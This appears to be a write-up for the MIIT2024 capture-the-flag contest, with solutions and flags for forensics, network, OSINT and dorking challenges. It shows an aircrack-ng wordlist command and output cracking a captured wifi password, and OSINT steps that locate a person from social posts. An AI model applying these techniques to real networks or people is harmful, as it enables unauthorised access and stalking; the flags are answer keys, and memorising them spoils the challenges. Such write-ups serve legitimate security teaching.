
Creator: Fei

What's the meaning of Hidden Love and True Love?

1. Participants were given 2 files, 1 file with metadata embedded while another file is a zip file that needs password to open it. In order to get the zip file password, use exiftool on the hiddenlove image to analyze the metadata.

```
(kali㉿kali)-[~/Desktop]
└─$ exiftool HiddenLove.jpg
ExifTool Version Number      : 12.76
File Name                   : HiddenLove.jpg
Directory                  : .
File Size                   : 47 kB
File Modification Date/Time : 2024:05:04 09:05:25-04:00
File Access Date/Time       : 2024:05:04 09:05:26-04:00
File Inode Change Date/Time: 2024:05:04 09:05:25-04:00
File Permissions            : -rwxrw-rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : inches
X Resolution                : 96
Y Resolution                : 96
Exif Byte Order              : Big-endian (Motorola, MM)
Orientation                 : Horizontal (normal)
Comment                     : JanganBrokenUi
Image Width                 : 620
Image Height                : 355
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                   : 620x355
Megapixels                   : 0.220
```

2. There is a comment “JanganBrokenUi” which is the password for the zip file. Open the zip file with the password and you will get the fake flag.



FLAG:

MIIT2024{N3ver_G1v3_Up}

NETWORK

HELPME

Creator: bagogo@1337

Help me! Help me! I forgot my wifi password. Don't forget to wrap the password in the flag. Example: MIIT2024{wifi_password_here}.

```
Aircrack-ng 1.7

[00:00:01] 4519/10303727 keys tested (5111.68 k/s)

Time left: 33 minutes, 34 seconds          0.04%

KEY FOUND! [ mickeymouse ]

Master Key      : DF CD 3F 35 01 8D 77 7C 1E 4B 9A FA 87 16 7E 41
                  DA 42 92 48 F6 DD 87 96 F5 AF CD 83 4C 9E CB 80

Transient Key   : 7E 52 05 73 D5 5F 7E DE 84 E9 6D EA F7 6C 8B 57
                  8D FB D6 29 BE 4B 61 79 74 C9 30 92 3B 15 CA 69
                  D8 5A 38 6D FB 59 32 4F 11 02 78 C5 C4 A0 72 1D
                  37 DB FE A0 A7 39 3C 11 D8 07 D7 FB 98 F7 FB 77

EAPOL HMAC     : 93 28 B2 12 3A 39 20 F8 27 F8 FD 27 66 76 2D 10
```

You can use any wireless hacking tools to crack the password in the .pcap file. In this write-up, Overload is using aircrack-ng to crack the password in the .pcap file.

Command: aircrack-ng <pcap file name> -w /usr/share/wordlists/rockyou.txt

FLAG:

MIIT2024{mickeymouse}

NICE DORM


Creator: Fei

Fei is living in a dorm for the first time. He posted a picture of the dorm on a website using the dorm wifi. Can u find it.


1. Open the pcap file using wireshark, filter it by http and the participant will see the flag1 and flag2 images.

No.	http.request.method==GET	Destination	Protocol	Length	Info
1	http	192.168.28.81	HTTP	539	GET / HTTP/1.1
2	http2	193.191.76.170	HTTP	523	HTTP/1.1 200 OK (text/html)
3	http3	192.168.28.81	HTTP	182	POST /upload.php HTTP/1.1 (JPEG/JFIF image)
3560	12.263272	193.191.76.170	HTTP	488	HTTP/1.1 200 OK (text/html)
3568	12.307333	192.168.28.81	HTTP	484	GET /uploads/Flag1.jpg HTTP/1.1
3929	12.465513	193.191.76.170	HTTP	1274	HTTP/1.1 200 OK (JPEG/JFIF image)
18677	39.183022	192.168.28.81	HTTP	513	GET / HTTP/1.1
18696	39.234757	193.191.76.170	HTTP	523	HTTP/1.1 200 OK (text/html)
13013	47.907594	192.168.28.81	HTTP	1012	POST /upload.php HTTP/1.1 (JPEG/JFIF image)
13091	48.004595	193.191.76.170	HTTP	408	HTTP/1.1 200 OK (text/html)
13099	48.071829	192.168.28.81	HTTP	484	GET /uploads/Flag2.jpg HTTP/1.1
13671	48.718918	193.191.76.170	HTTP	716	HTTP/1.1 200 OK (JPEG/JFIF image)

2. Click on file > export objects > http



3. Preview the flag1 and flag2 images.



FLAG:

MIIT2024{Tr4ff1c_4naly5is}

LOG ANALYSIS

Creator: Fei

Do u know the way bruteforce?

1. Open the pcap file with wireshark, filter it with http. On the tcp stream communication, we can see that there are a few attempts of login with flag username and base64 password. There are a total of 10 login attempts.

No.	Time	Source	Destination	Protocol	Length Info
678	6.741773	192.168.28.81	103.191.76.170	HTTP	539 GET / HTTP/1.1
680	6.777088	103.191.76.170	192.168.28.81	HTTP	603 HTTP/1.1 200 OK (text/html)
8099	11.453530	192.168.28.81	103.191.76.170	HTTP	603 HTTP/1.1 200 OK (text/html)
4104	27.488753	103.191.76.170	192.168.28.81	HTTP	603 HTTP/1.1 200 OK (text/html)
9432	53.324530	192.168.28.81	103.191.76.170	HTTP	666 GET /username=flag&password=dQFya5B6bGnI0t1Hr1 HTTP/1.1
9437	53.361612	103.191.76.170	192.168.28.81	HTTP	603 HTTP/1.1 200 OK (text/html)
14137	69.863845	192.168.28.81	103.191.76.170	HTTP	670 GET /username=flag&password=dV2hdCBpcyAxKzEgXF1hWggGBN2F HTTP/1.1
14138	69.863845	103.191.76.170	192.168.28.81	HTTP	603 HTTP/1.1 200 OK (text/html)
16187	88.535966	192.168.28.81	103.191.76.170	HTTP	646 GET /username=flag&sso=adUlraxQgbGFnQ%30%3D HTTP/1.1
16337	81.823121	103.191.76.170	192.168.28.81	HTTP	591 HTTP/1.1 200 OK (text/html)
17308	90.593871	192.168.28.81	103.191.76.170	HTTP	646 GET /username=flag&password=dRGf0I0ShayBzYd1wYlkcgZGf0 HTTP/1.1
17309	90.593872	103.191.76.170	192.168.28.81	HTTP	591 HTTP/1.1 200 OK (text/html)
17310	90.593871	192.168.28.81	103.191.76.170	HTTP	557 GET /
15650	106.877532	103.191.76.170	192.168.28.81	HTTP	591 HTTP/1.1 200 OK (text/html)
20807	115.828397	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	322 CONNECT proxy-safebrowsing.googleapis.com:443 HTTP/1.1
20816	115.914183	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	313 HTTP/1.1 200 OK
20835	115.914183	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	603 HTTP/1.1 200 OK (text/html)
20844	116.475422	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	1294 ServerHello Change Cipher Spec
20866	116.173536	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	1143 Application Data
20888	116.273798	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	150 Change Cipher Spec, Application Data
20900	116.451855	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	708 Application Data, Application Data
20914	116.451855	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	132 Application Data
20915	116.475458	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	132 Application Data
20916	116.474592	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	121 Application Data
20917	116.474608	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	673 Application Data
20918	116.475463	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	117 Application Data
20930	116.529733	2403:300:a26:f000::	2405:3800:899:71ff::	HTTP	117 Application Data
20932	116.529741	2405:3800:899:71ff::	2403:300:a26:f000::	HTTP	322 Application Data

2. Participant are required to decrypt the base64 1by1. The real flag is on the 6th attempts which require the participant to click base64 4 times to decrypt it using cyberchef.

FLAG:

MIIT2024{Y0U_H4v3_FounD_D4_Way}


OSINT

ALTERNATE WORLD


Creator: suduberdiri

Reach for the stars. Dream big my friend! <https://twitter.com/ctf202496756>

First we will be given this account, <https://twitter.com/ctf202496756>



Then we go to this image, there are alt description. Copy to go to the reddit page



When we go to this website which is in the alt description, there will be a flag

<https://www.reddit.com/user/Admirable-Fly310/>

Admirable-Fly310
u/Admirable-Fly310

Overview Posts Comments Saved Hidden Upvoted Downvoted

+ Create a post New ...

memories of the past

Life comes and goes, and so does memories. Just make sure you dont stay in the past for too long.
MIIT2024{g01ng_b4ck_1n_th3_p45t_f0r_r3m1n1sc3nc3}

1 upvotes 0 comments 0 shares

Lifetime Performance

15 Total Views	100% Upvote Rate	0 Comments	0 Total Shares
----------------	------------------	------------	----------------

Hourly views for the first 48 hours

Hourly insights are only available for the first 48 hours

FLAG:

MIIT2024{g01ng_b4ck_1n_th3_p45t_f0r_r3m1n1sc3nc3}


PAST WORLD

Creator: suduberdiri

Pre-Requisite: Must finish OSINT 1 first

Sometimes we look back in our past to learn our mistakes. And it is usually very useful.

Same reddit page, there is a website linked here. Click and we will go to GitHub
<https://plnsgr.github.io/os1ris/>



OS1RIS



Some text that I will put later. Ask your friend if they have an idea.

[View the Project on GitHub](#)

[Download ZIP File](#) [Download TAR Ball](#) [View On GitHub](#)

ROAMING INSIDE G1ZZA

```
(osiris@ALICE)-[~]
$ whoami
WANG XIU
```

Hello, I'm OS1RIS

I Committed to Lifelong Learning and Growth | Passionate Coder and Cybersecurity Enthusiast | CTF Player |

- I'm currently learning Cybersecurity
- How to reach me: loling.lo96@gmail.com
- Fun Fact: I sleep a lot

```
(osiris@ALICE)-[~]
$ sudo nano profile
```

[Twitter](#) [LinkedIn](#) [Instagram](#)

4b0ut M3

As an aspiring cybersecurity professional currently pursuing a Computer System Security degree, I bring a solid foundation in embedded systems engineering. With proficiency in various programming languages and Linux, I have the knowledge and skills required to excel in the field of computer security.

T4LKInG a&0U7 PeRSONA1 STUFF

- Student: (Hons.) in Computer System Security
- Fun fact: I sleep a lot
- Reach me out: loling.lo96@gmail.com.

MY 48sOLu7e fAv0r17ES

This project is maintained by [plnsgr](#)
Hosted on GitHub Pages — Theme by [orderedlist](#)

On the below side of the page, theres a base64 which when converted it will be

The screenshot shows a terminal window with the following content:

```
TOOLS
```

java Python Linux > oo

WRITEUP

CURTIN CTF 2023 rentas CTF 2024

50ME dEt4i1\$

▶ Github Stats
▶ Machine

```
(osiris@ALICE) - [~]  
$ exit
```

bWVtb3JpZXMgb2YgdGhlGludGVybmV0LCB3ZSBnb3R0YSBnbyAid2F5YmFjayI=

The screenshot shows a terminal window with the following sections:

Input

```
memories of the internet, we gotta go "wayback"
```

Output

```
asc 47  = 1  
bWVtb3JpZXMgb2YgdGhlGludGVybmV0LCB3ZSBnb3R0YSBnbyAid2F5YmFjayI=
```

This is hint to wayback machine. There is various method to search for it but easiest way are to download wayback machine extension and search for the current page.

Once you reach the archived page. The base64 will change to



WRITEUP

CURTIN CTF 2023 rentas CTF 2024

50ME dEt4i1\$

- ▶ Github Stats
- ▶ Machine

```
(osiris@ALICE) -[~]
$ exit
```

```
TU1JVDIwMjR7eTB1X2wzNHJuM2RfdzNsbF9nMDBkX2x1Y2t9
```

which get us to

The screenshot shows a terminal window with the following content:

```
MIIT2024{y0u_l34rn3d_w3ll_g00d_luck}|
```

At the bottom of the terminal window, there is a status bar with the text "asc 36" and "1". Below the status bar, there is a tab labeled "Output" with a pencil icon.

FLAG:

MIIT2024{y0u_l34rn3d_w3ll_g00d_luck}


ILLUSION WORLD

Creator: suduberdiri

Pre-Requisite: OSINT 2

Description: If you have reached here. You should have collected 3 flags. No?

The flag is in the twitter images. Specifically, This.



FLAG:

MIIT2024{dr34m5_n3v3r_d1e!!!}

CLONE

Creator: suduberdiri


Description: Someone has impersonated our previous CSSC President and made an Instagram account! Locate the last location he went to so we can catch him! I also manage to catch a glimpse of him in google map and he is around Danau Kota?

<https://www.instagram.com/emirulevil/>

Format Flag: MIIT2024{PlaceOfLocation_RoadName}

Example:MIIT2024{AeonBigWangsaMaju_Jalan_8/27A}

- 1) First we check the account.




2) Then on the Subway picture the caption is “Guess Where I am hehe” which suspected to find where



Based on the description. Theres a few hint we can see

- 1) He is somewhere in Danau Kota
- 2) the subway lot is LOT-G52(right top)
- 3) the Flag Example could be hint. Might be a mall.

3) Locate the subway location in <https://www.subway.com.my/find-a-subway#> around danau kota. Which should match the G-52 of the locations



FLAG:

MIIT2024{WangsaWalk_Jalan_Perdana}

AFGHANISTAN

Creator: suduberdiri

Description: Seems like the clone is hiding something still... Where could it be?!

1) Hint is from the descriptions.



The hint that can be concluded are “This picture reminded me of a place i went in my vacation” Which can be Afghanistan since Afghanistan is in the picture. Then “It is a beautiful place with a nice clear river.” Which a place which we don’t know yet. But the distinct place keyword is “river”. Then the final hint is Which i immediately made a review so the world can know more about it! . Although it didn specify which review. Best we can go for is Google Review. So the Hint is

- 1) Afghanistan
- 2) River Vacation Place/Tourist Spots
- 3) Review

2) The first method that can be easy to find is by relying on the automated AI in the search

river tourist spot in afghanistan

All Images Maps Videos News More Tools

Wikipedia Kabul Best

About 12,800,000 results (0.39 seconds)

AI overviews are experimental. Learn more

Here are some river tourist spots in Afghanistan:

- Baba Wali Shrine: Located on the banks of the Arghandab River, this shrine is also known as Baba Sahib by Kandaharis. The hillside has trees that provide views of the river and farms.
- Kabul River: Located near Jalalabad in Nangarhar Province, the capital of the province.
- Panjshir Valley: Features serpentine rivers, green fields, and snow-capped mountains. [▼](#)

Other tourist spots in Afghanistan include: Shrine of Sher Soorkh, Amir Habibullah Khan Park, Darunta Dam, Ghazi Amanullah Khan Town, and Qargha Lake. [▼](#)

[↳ What is the main river in Afghanistan?](#) [↳ What is Afghanistan's most famous landmark?](#) [↳ What is the](#)

Which indicated Qargha Lake.

3) Another one is Searching the tourist spots

Afghanistan Vacation spots

The National Museum of...

4.5 ★ (583) Museum

Babur Garden

4.4 ★ (1.1K) Park and Garden

Kabul

Locality

Pul-e Kheshti Mosque

4.4 ★ (762) Mosque

Herat Citadel

4.5 ★ (1.2K) Historical place

Minaret of Jam

4.5 ★ (108) Historical landmark

Shah e Du shamshira Mosque

4.4 ★ (174) Shrine

Khost Central Mosque

4.5 ★ (147) Mosque

Khwaja Abdullah Ansari Shrine

4.6 ★ (224) Shrine

Malan Bridge

4.1 ★ (84) Bridge

Shrine of Hazrat Ali Free

4.5 ★ (773) Mosque

Qargha Reservoir

4.7 ★ (51) Reservoir

Which indicated one is Qargha Reservoir

- 4) Then At one point we can see after searching the Qargha lake or reservoir it will point out to this in google.

Qargha Lake

All Images Maps Videos News More Tools

About 58,800 results (0.32 seconds)

Qargha Reservoir

Lake in Afghanistan :

Qargha Dam

Peer Sultan Baba 'Araban Kala Babur C

Weather

Fri 10° Sat 12° Sun 17° weather.com

Tripadvisor It's a big lake.... - Review of Qargha Lake, Kabul, Afghanistan

Scrolling a little bit we can click the Qargha dam. Click the google review and the latest review should reveal the flag.

Things to do :



Qargha Dam

4.3 ★ (122)
Lake



The National
Museum of...

4.5 ★ (583)
Museum



Babur Garden

4.4 ★ (1.1K)
Park and Garden



DarulAman Palace

4.5 ★ (591)
Castle

More things to do →

Qargha Dam

Overview Reviews

4.3 122 reviews

watergrass

★★★★★ 3 minutes ago NEW
MIIT2024{n1c3_cl34r_r1v3r}

Like Share

Edit your review

All picnic 9 family 4 tourist 4

Mahmood Local Guide · 67 reviews · 675 photos

★★★★★ 4 years ago
One of the best places in Kabul. A place where you can ride a horse, ride a yacht and kill the day.
There are restaurants around where you can eat Afghan food, tea and juice.

Qargha Reservoir

Qargha Dam

Qargha Rd

FLAG:


MIIT2024{n1c3_cl34r_r1v3r}

DORKS

Creator: suduberdiri

Flag is in reddit

Based on the description of name, the flag is in reddit and the player has to search for it. We can utilize by using google dorking and using the format flag. Which is:



The screenshot shows a Google search results page. The search query is "in:reddit.com \"MIIT2024\"". The results are as follows:

- Reddit** <https://www.reddit.com> › user › comments › dorking
- Dorking : u/Aggravating-Ebb-6145**
MIIT2024{g00gl1ng_d0rK_1s_0P!} ... Nobody's responded to this post yet. Add your thoughts and get the conversation going.
- Reddit · u/Admirable-Fly310** 1 week ago
memories of the past : u/Admirable-Fly310
Just make sure you dont stay in the past for too long.
MIIT2024{g01ng_b4ck_1n_th3_p45t_f0r_r3m1n1sc3nc3}. Upvote 1. Downvote 0 comments....
- Reddit** <https://www.reddit.com> › user › Admirable-Fly310
- u/Admirable-Fly310**
Life comes and goes, and so does memories. Just make sure you dont stay in the past for too long. MIIT2024{ ... }

FLAG:

MIIT2024{g00gl1ng_d0rK_1s_0P!}

THE OLD HOUSE - THE DEATH OF AUNT MAY

Creator: woyoubingqiling

I was asleep when mom called informing that Aunt May had passed away. It has been years since I lived away from my family due to work, and my distance to Aunt May's house is much closer than my parents. I woke up and rushed to the hospital where Aunt May was at. After the burial, all of our family returned to our house for a gathering.

Uncle Jim: We need to end this for once and for all. Or else, there shall be another "sui**de" in the family!

Aunt Suzy: But how do we find the right heir? There wasn't a single hint left by Dad. All we knew was that May claimed Dad had given her the right to this house.

